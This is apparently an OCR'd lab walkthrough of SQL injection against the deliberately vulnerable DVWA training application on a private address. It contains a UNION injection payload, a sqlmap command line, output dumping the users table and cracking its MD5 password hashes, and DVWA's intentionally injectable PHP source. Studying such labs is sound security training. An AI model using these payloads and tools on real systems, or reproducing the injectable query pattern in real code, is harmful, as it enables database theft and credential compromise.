


' UNION ALL SELECT user, password from users --



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -h
{1.3.2#stable}
http://sqlmap.org
Usage: python sqlmap [options]
Options:
-h, --help Show basic help message and exit
-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)
Target:
At least one of these options has to be provided to define the target(s)
-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK Process Google dork results as target URLs
Request:
These options can be used to specify how to connect to the target URL
--data=DATA Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent Use randomly selected HTTP User-Agent header value
--proxy=PROXY Use a proxy to connect to the target URL
--tor Use Tor anonymity network
--check-tor Check to see if Tor is used properly
Injection:
These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts
-p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to provided value
Detection:
These options can be used to customize the detection phase
--level=LEVEL Level of tests to perform (1-5, default 1)
--risk=RISK Risk of tests to perform (1-3, default 1)
Techniques:
These options can be used to tweak testing of specific SQL injection

sqlmap -u "http://192.168.1.6/vulnerabilities/sqli/" --cookie="PHPSESSID=begrb6178j62ugfkj03c9c9gn4;security=low" --data="id=1&Submit=Submit" --all





root@kali: ~
File Edit View Search Terminal Help
[06:47:36] [INFO] retrieved: 'last_login'
[06:47:36] [INFO] retrieved: 'timestamp'
[06:47:36] [INFO] retrieved: 'failed_login'
[06:47:36] [INFO] retrieved: 'int(3)'
[06:47:36] [INFO] fetching entries for table 'users' in database 'dvwa'
[06:47:36] [INFO] used SQL query returns 5 entries
[06:47:36] [INFO] retrieved: 'admin'
[06:47:36] [INFO] retrieved: '/hackable/users/admin.jpg'
[06:47:36] [INFO] retrieved: '0'
[06:47:36] [INFO] retrieved: 'admin'
[06:47:36] [INFO] retrieved: '2019-03-14 07:10:51'
[06:47:36] [INFO] retrieved: 'admin'
[06:47:36] [INFO] retrieved: '5f4dcc3b5aa765d61d8327deb882cf99'
[06:47:36] [INFO] retrieved: '1'
[06:47:36] [INFO] retrieved: 'gordonb'
[06:47:36] [INFO] retrieved: '/hackable/users/gordonb.jpg'
[06:47:36] [INFO] retrieved: '0'
[06:47:36] [INFO] retrieved: 'Gordon'
[06:47:36] [INFO] retrieved: '2019-03-14 07:10:51'
[06:47:36] [INFO] retrieved: 'Brown'
[06:47:36] [INFO] retrieved: 'e99a18c428cb38d5f260853678922e03'
[06:47:36] [INFO] retrieved: '2'
[06:47:36] [INFO] retrieved: '1337'
[06:47:36] [INFO] retrieved: '/hackable/users/1337.jpg'
[06:47:36] [INFO] retrieved: '0'
[06:47:36] [INFO] retrieved: 'Hack'
[06:47:36] [INFO] retrieved: '2019-03-14 07:10:51'
[06:47:36] [INFO] retrieved: 'Me'
[06:47:36] [INFO] retrieved: '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:47:36] [INFO] retrieved: '3'
[06:47:36] [INFO] retrieved: 'pablo'
[06:47:36] [INFO] retrieved: '/hackable/users/pablo.jpg'
[06:47:36] [INFO] retrieved: '0'
[06:47:36] [INFO] retrieved: 'Pablo'
[06:47:36] [INFO] retrieved: '2019-03-14 07:10:51'
[06:47:36] [INFO] retrieved: 'Picasso'
[06:47:36] [INFO] retrieved: '0d107d09f5bbe40cade3de5c71e9e9b7'
[06:47:36] [INFO] retrieved: '4'
[06:47:36] [INFO] retrieved: 'smithy'
[06:47:36] [INFO] retrieved: '/hackable/users/smithy.jpg'
[06:47:36] [INFO] retrieved: '0'
[06:47:36] [INFO] retrieved: 'Bob'
[06:47:36] [INFO] retrieved: '2019-03-14 07:10:51'
[06:47:36] [INFO] retrieved: 'Smith'
[06:47:36] [INFO] retrieved: '5f4dcc3b5aa765d61d8327deb882cf99'
[06:47:37] [INFO] retrieved: '5'
[06:47:37] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] ~


```
[06:48:52] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[06:48:56] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[06:48:58] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:48:58] [INFO] starting 2 processes
[06:49:02] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:49:03] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:49:06] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[06:49:14] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+-----------------------------+---------+-------------------------------------------+-----------+------------+---------------------+-------------+
| user_id | avatar                      | user    | password                                  | last_name | first_name | last_login          | failed_login |
+---------+-----------------------------+---------+-------------------------------------------+-----------+------------+---------------------+-------------+
| 1       | /hackable/users/admin.jpg   | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2019-03-14 07:10:51 | 0           |
| 2       | /hackable/users/gordonb.jpg | gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2019-03-14 07:10:51 | 0           |
| 3       | /hackable/users/1337.jpg    | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2019-03-14 07:10:51 | 0           |
| 4       | /hackable/users/pablo.jpg   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2019-03-14 07:10:51 | 0           |
| 5       | /hackable/users/smithy.jpg  | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2019-03-14 07:10:51 | 0           |
+---------+-----------------------------+---------+-------------------------------------------+-----------+------------+---------------------+-------------+

[06:49:21] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/192.168.1.6/dump/dvwa/users.csv'
[06:49:21] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
```


root@kali: ~/.sqlmap/output/192.168.1.6
File Edit View Search Terminal Help
Database: dvwa
Table: users
[5 entries]
user_id	avatar	user	password	last_name	first_name	last_login	failed_login
3	/hackable/users/1337.jpg	1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2019-03-14 07:10:51	0
1	/hackable/users/admin.jpg	admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2019-03-14 07:10:51	0
2	/hackable/users/gordonb.jpg	gordonb	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2019-03-14 07:10:51	0
4	/hackable/users/pablo.jpg	pablo	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2019-03-14 07:10:51	0
5	/hackable/users/smithy.jpg	smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2019-03-14 07:10:51	0
Database: dvwa
root@kali: ~/.sqlmap/output/192.168.1.6
File Edit View Search Terminal Help
root@kali:~/.sqlmap/output/192.168.1.6# ls
dump log session.sqlite target.txt
root@kali:~/.sqlmap/output/192.168.1.6# more log

SQL Blind

https://www.owasp.org/index.php/Blind_SQL_Injection




DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection (Blind)
User ID:
Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/Blind_SQL_Injection
http://bobby-tables.com/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

SQL Injection (Blind) Source

vulnerabilities/sqli_blind/source/low.php

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Help - SQL Injection (Blind)

About

When an attacker executes SQL injection attacks, sometimes the server responds with error messages from the database server complaining that the SQL query's syntax is incorrect. Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather then getting a useful error message, they get a generic page specified by the developer instead. This makes exploiting a potential SQL Injection attack more difficult but not impossible. An attacker can still steal data by asking a series of True and False questions through SQL statements, and monitoring how the web application response (valid entry retunred or 404 header set).

"time based" injection method is often used when there is no visible feedback in how the page different in its response (hence its a blind attack). This means the attacker will wait to see how long the page takes to response back. If it takes longer than normal, their query was successful.

Objective

Find the version of the SQL database software through a blind SQL attack.

Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

`Spoiler:` [redacted].

Medium Level

The medium level uses a form of SQL injection protection, with the function of "mysql_real_escape_string()". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

`Spoiler:` [redacted].

High Level

This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being set on a different page, rather than a GET request.


`Spoiler:` [redacted].

`Spoiler:` [redacted].

Impossible Level

